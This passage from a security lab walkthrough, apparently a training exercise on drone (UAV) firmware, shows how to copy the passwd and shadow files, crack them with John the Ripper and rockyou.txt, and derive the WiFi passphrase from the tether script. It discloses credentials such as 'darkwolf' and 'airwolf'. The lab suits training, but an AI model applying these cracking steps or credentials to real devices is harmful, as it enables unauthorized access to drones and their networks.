
1. Before beginning, open a terminal window and change to the same directory in which you extracted the firmware files in Task 4.
   1. cd /tmp/gcs
2. Clean up any previous attempts to crack the password
   1. rm -rf /home/kali/.john
   2. rm -rf /tmp/crack

### Crack an Encrypted Password:

1. Copy the passwd, shadow, and rockyou.txt files into a single directory, starting in the same directory as the extracted file system files from the previous task
   1. mkdir /tmp/crack
   2. cp etc/passwd /tmp/crack
   3. cp etc/shadow /tmp/crack
   4. cd /tmp/crack
   5. unshadow passwd shadow > unshadow.txt
   6. grep root unshadow.txt > unshadow-short.txt
   7. grep debian unshadow.txt >> unshadow-short.txt
   8. cat unshadow-short.txt



1. Start the “John the Ripper” program to attempt to decrypt the passwords
   1. john --wordlist=/usr/share/wordlists/rockyou.txt unshadow-short.txt



1. In a short time you should see the following cracked password appear
   1. darkwolf (debian)
2. John won’t be able to crack the root password in the time available for this lab. So stop john from running by typing Ctl-C in the same terminal window.

# Task 6: Credential Collection - WiFi passphrase

## Task 6 Objective:

While the *debian* user password discovered in Task 5 might allow us to log in to the UAV (drone), it still does not help us *access* the UAV remotely. To enable remote access, we will attempt to discover the Wireless Access Point (WAP) passphrase in the recovered firmware.

## Task 6 Description:

The UAV provides a Wireless Access Point (WAP) with the SSID of in the form of *wolfpack-xxxx*. The SSID and related password pair are unique for each UAV WAP. In this section, we will examine the files related to the Wireless Access Point service (wlan) and derive the password.

## Task 6 Solution:


### Files:

If you run into trouble transferring the files from your phone, you can find the same files in the *Labs > 01-GCS > Files* folder on the USB thumb drive.

rootfs-ardupilot.tar.xz

rootfs-system.tar.xz

### Setup:




1. Create a directory for this task
   1. cd /tmp/gcs-re
2. Copy the firmware files into the new directory
   1. cp /home/kali/ESFileExplorerOpenPortVuln/\*.xz /tmp/gcs-re
3. Extract the files from the rootfs-system firmware file
   1. tar xvJf rootfs-system.tar.xz




### Analyze the Wireless Access Point configuration


1. In the tar file listing above, we see these two files: *bb-wl18xx* and *bb-wl18xx-tether*. We can speculate that ‘bb’ is related to ‘BeagleBone’ and a little googling will quickly reveal that wl18xx is a Texas Instrument wireless chip. We first examine the *etc/default/bb-wl18xx* file.
   1. Note: this file defines a bunch of WiFi related settings
   2. Note: USE\_PERSONAL\_SSID=”airwolf”
   3. Note: USE\_PERSONAL\_PASSWORD=”airwolf”
   4. Note: USE\_APPENDED\_SSID=yes




1. Next we examine the *usr/sbin/bb-wl18xx-tether* file. The *ls* command give us several pieces of information including file size and the date of the last modification. The *file* command provides a description of the file and we note that it is a script file and not a compiled binary. Finally, the *wc* command gives us the line count for the file. At 535 lines it is a large file but readable.
   1. ls -l usr/bin/bb-wl18xx-tether
   2. file usr/bin/bb-wl18xx-tether
   3. wc -l usr/bin/bb-wl18xx-tether




1. Next, we look for interesting code bits in the *usr/sbin/bb-wl18xx-tether* file related to the WAP passphrase.
   1. grep -n -C 8 USE\_PERSONAL\_PASSWORD
      1. -n provides a line count
      2. -C 8 provides 8 lines before and 8 line after the keyword match
   2. Lines 51 and 54: We see that if USE\_PERSONAL\_PASSWORD is not set, then the default password (wifi\_password) is BEAGLEBONE. But we saw above, that this variable is set to ‘airwolf’



1. Run another search on ‘*wifi\_password*’
   1. grep -n wifi\_password usr/bin/bb-wl18xx-tether
   2. Note that in several instances, the password is appended with ssid\_append



1. Run another search on wpa\_passphrase to see if we can understand how the wpa\_passphrase is constructed.
   1. grep -n -C 8 wpa\_passphrase usr/bin/bb-wl18xx-tether
   2. Note that when ‘usr\_mac’ is defined, then the ssid\_append is added to the end of the wpa\_passphrase
   3. Note the comment on line 362 which states that is appended is the ‘mac address’ which is also added to the ssid.



1. If we try to trace the code further, we will run into a dead end. This code will find the MAC address and extract the last two bytes (4 hex characters) and append it to the end of the SSID and the WAP passphrase. However, the MAC address is unique to each hardware board and cannot be found in the code.  
     
   Nevertheless, we now know that the passphrase is the same as the SSID and is of the form *Airwolf-a123.*